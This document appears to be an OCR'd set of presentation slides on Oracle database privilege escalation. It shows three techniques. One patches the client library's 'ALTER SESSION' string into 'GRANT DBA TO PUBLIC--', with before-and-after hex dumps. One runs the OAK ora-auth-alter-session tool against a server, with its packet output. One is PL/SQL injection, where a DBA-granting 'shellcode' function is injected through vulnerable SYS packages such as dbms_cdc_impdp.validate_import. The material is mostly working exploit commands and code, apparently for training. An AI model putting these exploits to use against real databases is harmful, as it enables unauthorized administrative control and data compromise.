


Oracle Client

alter session set …

Privilege Escalation via DLL patching


- Open the file libclntsh.so (Linux Instant Client), oraociei10.dll (Instant Client Win) and search for the ALTER SESSION SET NLS command.



```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UMERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT= 
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ;   NLS_SORT= '%.*
0015e370h: 73 27 00 00 41 4C 54 45 52 20 53 45 53 53 49 4F ; s'..ALTER SESSIO
0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41 ; N SET NLS_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ;  NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```

Privilege Escalation via DLL patching


- Replace the “ALTER SESSION” command with "GRANT DBA TO PUBLIC--“ and save the file



```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UMERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT= 
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ;   NLS_SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ;  PUBLIC--_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ;  NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```

Privilege Escalation via DLL patching


Login to the database with the patched dll introduces



Privilege Escalation via DLL patching

Login to the database with the patched dll introduces

“Democracy (or anarchy) in the database”




Oracle Client

grant DBA to public--

Privilege Escalation via DLL patching

Login to the database with the patched dll introduces


“Democracy (or anarchy) in the database”



Hint: On some systems it is necessary to set the environment variable NLS_LANG to AMERICAN_AMERICA to run the exploit.

Privilege Escalation via DLL patching

In April 2007 David Litchfield released a small tool called ora-auth-alter-session (part of OAK) to exploit this bug instead of using the DLL patch.



```
C:\tools\oak>ora-auth-alter-session.exe 192.168.2.110 1521 ora92 test test "gran
t dba to public"
Connected...
Packet: 1
Size: 65
Type: TNS_REDIRECT

0000    00 41 00 00 05 00 00 00 00 37 28 41 44 44 52 45    .A.......7(ADDRE
0010    53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D 74 63 70    SS=(PROTOCOL=tcp
0020    29 28 48 4F 53 54 3D 31 39 32 2E 31 36 38 2E 32    )(HOST=192.168.2
0030    2E 31 31 30 29 28 50 4F 52 54 3D 34 32 32 34 29    .110)(PORT=4224)
0040    29                                                 )


Connected...
Packet: 1
Size: 24
Type: TNS_ACCEPT

0000    00 18 00 00 02 00 00 00 01 34 00 00 08 00 7F FF    .........4....⌂
0010    01 00 00 00 00 18 61 01                            ......a.



Agreed Protocol: 0x134

Packet: 1
Size: 127
Type: TNS_DATA
Data Flags: 00
Type: Additional Network Options
0000    00 7F 00 00 06 00 00 00 00 00 DE AD BE EF 00 75    .⌂........Ì¡¥´.u
0010    09 20 01 00 00 04 00 00 04 00 03 00 00 00 00 00    . ..............
0020    04 00 05 09 20 01 00 00 02 00 06 00 1F 00 0E 00    .... ...........
0030    01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00    .Ì¡¥´...........
0040    01 00 02 00 00 00 00 00 04 00 05 09 20 01 00 00    ............ ...
0050    02 00 06 FB FF 00 02 00 02 00 00 00 00 00 04 00    ...¹ ...........
```

PL/SQL Functions and Procedures

The next steps shows how to escalate privileges via injected PL/SQL functions.

To do this you need access to view v$sql. In this session you Oracle user has already privileges to access a view called vsql.

vsql is not available by default and only available on the test system. Normally you need access to sys.v$sql.

PL/SQL Functions and Procedures

A typical PL/SQL exploits consists of 2 parts

“Shellcode”

```
CREATE OR REPLACE FUNCTION F1
return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO user23';
COMMIT;
RETURN 1;
END;
/
```

PL/SQL Functions and Procedures

And the function call of the shell code itself. In this example we inject our function into a vulnerable PL/SQL SYS package

The exploit

```
exec sys.kupw$WORKER.main('x','YY'' and
1=user23.f1 -- r6');
```

After executing this code (and a re-login) we are DBA

PL/SQL Functions and Procedures

How can we construct such a PL/SQL package call?

By looking into the view V$SQL. Here we find additional information about the vulnerable SQL-statement.

PL/SQL Functions and Procedures

PL/SQL Functions and Procedures

```
SQL> exec dbms_cdc_impdp.validate_import
    ('XXXXXXXXXXX','YYYYYYYYY');
```

PL/SQL Functions and Procedures

```
SQL> exec dbms_cdc_impdp.validate_import
    ('XXXXXXXXXXX','YYYYYYYYY');


BEGIN dbms_cdc_impdp.validate_import
    ('XXXXXXXXXXX','YYYYYYYYY'); END;

*
ERROR at line 1:
ORA-00942: table or view does not exist
ORA-06512: at "SYS.DBMS_CDC_IMPDP", line 451
ORA-06512: at line 1
```

PL/SQL Functions and Procedures

```
SQL> exec dbms_cdc_impdp.validate_import
    ('XXXXXXXXXXX','YYYYYYYYY');

BEGIN dbms_cdc_impdp.validate_import
    ('XXXXXXXXXXX','YYYYYYYYY'); END;

*
ERROR at line 1:
ORA-00942: table or view does not exist
ORA-06512: at "SYS.DBMS_CDC_IMPDP", line 451
ORA-06512: at line 1
```

```
-------------------------------------------------------

Select sql_text from vsql where sql_text like '%xxxx%'

DELETE FROM "XXXXXXXXXXX"."YYYYYYYYY" WHERE import_error = 'Y'

-------------------------------------------------------
```

PL/SQL Functions and Procedures

PL/SQL Functions and Procedures

The following exploit is the result of checking the resulting SQL statements

PL/SQL Functions and Procedures

The following exploit is the result of checking the resulting SQL statements

```
exec dbms_cdc_impdp.validate_import
    (‘SYS".”DUAL" where  5 =X.F1     --','x9');
```

PL/SQL Functions and Procedures

The following exploit is the result of checking the resulting SQL statements

```
exec dbms_cdc_impdp.validate_import
   (‘SYS"."DUAL" where  5 =X.F1     --','x9');
```

Oracle creates the following SQL string in the procedure and executes our “shellcode”

PL/SQL Functions and Procedures

The following exploit is the result of checking the resulting SQL statements

```
exec dbms_cdc_impdp.validate_import
    (‘SYS".”DUAL" where  5 =X.F1    --','x9');
```

Oracle creates the following SQL string in the procedure and executes our “shellcode”

```
DELETE FROM “SYS".“DUAL" where  5 =X.F1
    --"."x9" WHERE import_error = 'Y'
```

